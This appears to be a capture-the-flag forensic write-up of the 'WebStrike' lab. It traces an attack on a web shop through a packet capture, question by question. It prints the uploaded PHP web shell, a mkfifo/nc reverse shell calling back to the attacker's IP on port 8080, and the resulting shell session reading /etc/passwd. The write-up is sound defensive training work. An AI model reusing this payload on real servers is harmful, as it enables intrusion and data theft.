

Link of Completion:<https://cyberdefenders.org/blueteam-ctf-challenges/achievements/sPo0f1ng/webstrike/>

Q1. Identifying the geographical origin of the attack facilitates the implementation of geo-blocking measures and the analysis of threat intelligence. From which city did the attack originate?

💡 **Note:** The lab machines do not have internet access. To look up the IP address and complete this step, use an IP geolocation service on your local computer outside the lab environment.

[illegible]

117.11.88.124

IP Lookup

IP Address	117.11.88.124	
City	Tianjin	Update
Region	Tianjin	
Country	 CN China	
European Union	false	
Latitude / Longitude	39.1424 , 117.1727	
Time Zone	Asia/Shanghai (+0800)	
Calling Code	+86	
Currency	CNY	
Languages	zh-CN,yue,wuu,dta,ug,za	
ASN	AS4837	
Org	CHINA UNICOM China169 Backbone	

Q2.Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's Full User-Agent?

since the question is asking for a user-agent, that give me a hint to filter it using [http.user_agent](#) and after that i follow the http stream

```
Wireshark · Follow HTTP Stream (tcp.stream eq 0) · WebStrike.p
GET / HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:43:30 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Thu, 30 Nov 2023 16:49:26 GMT
ETag: "348-60b616f460c1-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 393
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Online Store</title>
</head>
<body>
  <header>
    <nav>
      <ul>
        <li><a href="/">Home</a></li>
        <li><a href="/products/">Products</a></li>
        <li><a href="/about/">About</a></li>
        <li><a href="/reviews/">Reviews</a></li>
      </ul>
    </nav>
  </header>

  <main>
    <section class="hero">
      <h1>Welcome to Our Online Store</h1>
      <p>Find the best deals on your favorite products!</p>
      <a href="/products/" class="btn">Shop Now</a>
    </section>

    <!-- Additional sections or content can be added here -->
  </main>

  <footer>
    <p>&copy; 2023 Online Store. All Rights Reserved.</p>
  </footer>
</body>
```

Q3. We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?

for this part, to identify the malicious web shell i filter it using `http.request.method == "POST"` to find the answer and follow the http stream.

```
Wireshark · Follow HTTP Stream (tcp.stream eq 5) · WebStrike.pcap

POST /reviews/upload.php HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----26176590812480906864292095114
Content-Length: 687
Origin: http://shoporoma.com
Connection: keep-alive
Referer: http://shoporoma.com/reviews/
Upgrade-Insecure-Requests: 1

-----26176590812480906864292095114
Content-Disposition: form-data; name="name"

asd
-----26176590812480906864292095114
Content-Disposition: form-data; name="email"

asd@asd.com
-----26176590812480906864292095114
Content-Disposition: form-data; name="review"

asd
-----26176590812480906864292095114
Content-Disposition: form-data; name="uploadedFile"; filename="image.jpg.php"
Content-Type: application/x-php

<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"); ?>
-----26176590812480906864292095114--

HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:44:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 26
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

File uploaded successfully
```

Q3. Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?


to get the answer from this part, i use the filename that i got from the previous question and use the filter using [http.request.uri contains image.jpg.php](#)

```
Wireshark · Follow TCP Stream (tcp.stream eq 12) · WebStrike.pcap

GET /reviews/uploads/image.jpg.php HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://shoporoma.com/reviews/uploads/
Upgrade-Insecure-Requests: 1
```

Q4. Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?

use the filter `tcp.port == 80` to find the answer and follow the TCP stream



```
GET / HTTP/1.1
Host: shoporoma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:43:30 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Thu, 30 Nov 2023 16:49:26 GMT
ETag: "348-60b616f4600c1-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 393
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Online Store</title>
</head>
<body>
  <header>
    <nav>
      <ul>
        <li><a href="/">Home</a></li>
        <li><a href="/products/">Products</a></li>
        <li><a href="/about/">About</a></li>
        <li><a href="/reviews/">Reviews</a></li>
      </ul>
    </nav>
  </header>

  <main>
    <section class="hero">
      <h1>Welcome to Our Online Store</h1>
      <p>Find the best deals on your favorite products!</p>
      <a href="/products/" class="btn">Shop Now</a>
    </section>

    <!-- Additional sections or content can be added here -->
  </main>

  <footer>
    <p>&copy; 2023 Online Store. All Rights Reserved.</p>
  </footer>
</body>
```

"Screenshot 2026-05-26 at 8.50.45 pm.png" could not be found.

Q5. Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?!

for the last part, to get this answer, the filter that i use is `tcp.dstport == 8080` which is basically the one that i found from the previous question.

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ uname -a
Linux ubuntu-virtual-machine 6.2.0-37-generic #38~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov  2 18:01:13 UTC 2 x86_64 x86_64
$ pwd
/var/www/html/reviews/uploads
$ ls /home
ubuntu
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
asterisk:x:41:41:Asterisk PBX /usr/sbin/asterisk:/usr/sbin/nologin
```